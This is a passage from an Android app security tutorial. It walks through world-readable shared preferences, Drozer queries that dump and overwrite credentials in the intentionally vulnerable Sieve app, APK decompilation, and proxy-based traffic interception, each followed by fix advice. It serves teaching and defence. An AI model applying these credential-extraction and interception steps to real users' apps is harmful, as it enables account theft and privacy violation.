redentials.xml                                                                  <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">goatdroid</string>
    <boolean name="remember" value="true" />
    <string name="username">goatdroid</string>
</map>
```

In the above picture you can see that all the files in the shared_prefs folder of FourGoats App is world readable. So any malicious app can access the content of those files on a non-rooted device also. The prime concern over here is that sometimes developers also store username-password pairs in the following files which can lead to compromise of user account.

How to Fix

- Do not use MODE_WORLD_WRITEABLE or MODE_WORLD_READABLE modes for IPC files because they do not provide the ability to limit data access to particular applications, nor do they provide any control on data format.If you want to share data with other apps then use content provider instead which offers read and write permissions to other apps and can make dynamic permission grants on a case-by-case basis.
- Avoid exclusively relying upon hardcoded encryption or decryption keys when storing sensitive information assets because those keys can be retrived after decompiling the app.

- Consider providing an additional layer of encryption beyond any default encryption mechanisms provided by the operating system.

External Storage

Files created on external storage, such as SD Cards, are globally readable and writable. Because external storage can be removed by the user and also modified by any application, you should not store sensitive information using external storage.

As with data from any untrusted source, you should perform input validation when handling data from external storage. We strongly recommend that you not store executables or class files on external storage prior to dynamic loading. If your app does retrieve executable files from external storage, the files should be signed and cryptographically verified prior to dynamic loading.

Content Providers

Note: There is a seperate post on Attacking Content Providers, you can skip this for now .

I have already discussed about content providers and ways in which apps can store and share data throught it. Please revisit here to know more about it.

Below i am using Sieve app to demonstrate vulnerability .Sieve is made by the company who made the awesome tool **Drozer** which we have been using in the past and will continue to use that in the upcoming post.

Lets get started.

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

we can see there are two exported Content Providers.

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

So by using **app.provider.finduri** module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device.

We can see that there are two similar URIS
content://com.mwr.example.sieve.DBContentProvider/keys
&

content://com.mwr.example.sieve.DBContentProvider/keys/
Let's try to query each of them.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mw
r.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| iampassword12345 | 1234 |
```

Upon accessing the first one need **com.mwr.example.sieve.READ_KEYS** permission but second one doesn't need any permission.So now we have the master password and pin of the App which manages other Apps password.**Isn't that Dangerous**.

Let's try to change the value of **Password** from **iampassword1234** to **iampassword5555**

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
 --selection "pin=1234" --string Password "iampassword55555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| iampassword55555 | 1234 |
```

We can also access the password's saved in this Password Manager App by query another exported URI.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
| _id | service | username | password | email                          |
| 1   | Gmail   | aditya   | password | aditya@manifestsecurity.com |
```

I would advise you to try above drozer module for this vulnerable application and if you stuck with any module then just run that command with –help switch.

How TO Fix

- If your content provider is just for your app's use then set it to be android:exported=false in the manifest. If you are intentionally exporting the content provider then you should also specify one or more permissions for reading and writing.
- If you are using a content provider for sharing data between only your own apps, it is preferable to use the android:protectionLevel attribute set to "signature" protection.
- When accessing a content provider, use parameterized query methods such as query(), update(), and delete() to avoid potential SQL injection from untrusted sources.

Part 9:- Binary Protections

Lack of Binary Protection is the last one in OWASP Mobile Top 10 Risk


Android Application are delivered through an .apk file format which an adversary can reverse engineer it and can see all the code contained in it. Below are scenarios of reverse engineering an application:-

- Adversary can analyze and determine which defensive measure are implemented in the app and also find a way to bypass those mechanism.
- Also adversary can also insert the malicious code, recompile it and deliver to normal users.
- For example, gaming apps which have some feature unlocked are widely downloaded by youngster through insecure sources(sometimes through Google PlayStore as well). Most of those modified apps contains malware and some contain advertising to gain profit from those users.


An adversary is the only **threat agent** in this case.

Below is the demostration of reverse engineering an app.

- I will use Sieve app for demonstration.
- First use **dex2jar** to convert **.apk** file in to **.jar** file.



- Open up the jar file in **jdgui**



If you followed the above steps, you will be able to see the code of Sieve App.

How To Fix

Application Code can be obfuscated with the help of Proguard but it is only able to slow down the adversary from reverse engineering android application, obfuscation doesn't prevent reverse engineering. You can learn more about proguard here.

For security conscious application's application, Dexguard can be used. Dexguard is a commercial version of Proguard. Besides encrypting classes, strings, native libraries, it also adds tamper detection to let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.

Part 10:- Insufficient Transport Layer Protection

Insufficient Transport Layer Protection holds **3rd** position at OWASP Mobile Top 10.

Nearly all Android Applications transmit data between Client and Server. Most Application prefer to send data over Secure Channel to prevent interception and leaking to an malicious user. In this post i will try to highlight some issues regarding Insecure Transmission of data and ways to exploit those issue and also ways to fix them as well.

Common Scenarios


- **Lack of Certificate Inspection:** Android Application fails to verify the identity of the certificate presented to it. Most of the application ignore the warnings and accept any self-signed certificate presented. Some Application instead pass the traffic through an HTTP connection.
- **Weak Handshake Negotiation:** Application and server perform an SSL/TLS handshake but use an insecure cipher suite which is vulnerable to MITM attacks. So any attacker can easily decrypt that connection.
- **Privacy Information Leakage:** Most of the times it happens that Applications do authentication through a secure channel but rest all connection through non-secure channel. That doesn't add to security of application because rest sensitive data like session cookie or user data can be intercepted by an malicious user.

Who are threat agents in this case ?


- Users local to your network (compromised or monitored wifi)
- Carrier or network devices (routers, cell towers, proxy's, etc)
- Malware pre-existing on your phone
- Hackers trying to attack you web services

For our demonstration purpose we will use HerdFinacial App from OWASP-Goatdroid Project.


- First set the destination Info in HerdFinancial App.



- Now we to set a proxy in our android device/emulator to intercept the traffic between application and the server. If you are using Genymotion then go to Wifi under Settings. Tap WiredSSID for a While and then tap on Modify Network.



- In proxy settings, choose manual then enter IP Address and port on which Burp Suite or OWASP Zap is listening.



- Now device traffic can be intercepted by Burp Suite or OWASP Zap.

Android Application Security

Android Application Security

But if would now try open other apps like Google Play Store or Facebook App then you will not be able to see any of the traffic there. So might be wondering why is that happening. There are some possible reasons for that which are listed below :

- Burp Generate a self-signed certificate for every host(like google.com), some application do not trasmit any data through it. Like in the above example Android Application trasmitted the data to a self signed certificate which lead to interception of data , this is worst case scenario where an android application accepts all certificates presented to it.
- To prevent above scenario, some application uses Certificate Pinning.

What is certificate Pinning?

By default, when making an SSL connection, the client(android app) checks that the server's certificate has a verifiable chain of trust back to a trusted (root) certificate and matches the requested hostname. This lead to problem of **Man in the Middle Attacks(MITM)**.
In certificate Pinnning, an Android Application itself contains the certificate of server and only transmit data if the same certificate is presented.

- There are some rare application which uses custom protocols instead of HTTP/HTTPS to transmit data. Either because of requirement or because to prevent interception through common techniques.
- There are some ultra rare application's which also encrpyts data before placing data in HTTP Request Body, which ultimately then passed through an SSL connection to the server.

Facebook and other security conscious applications applies certificate Pinning and encryption of HTTP(s) Request body as well.


Below we will try to understand how to actually intercept traffic when those above limitations are there.

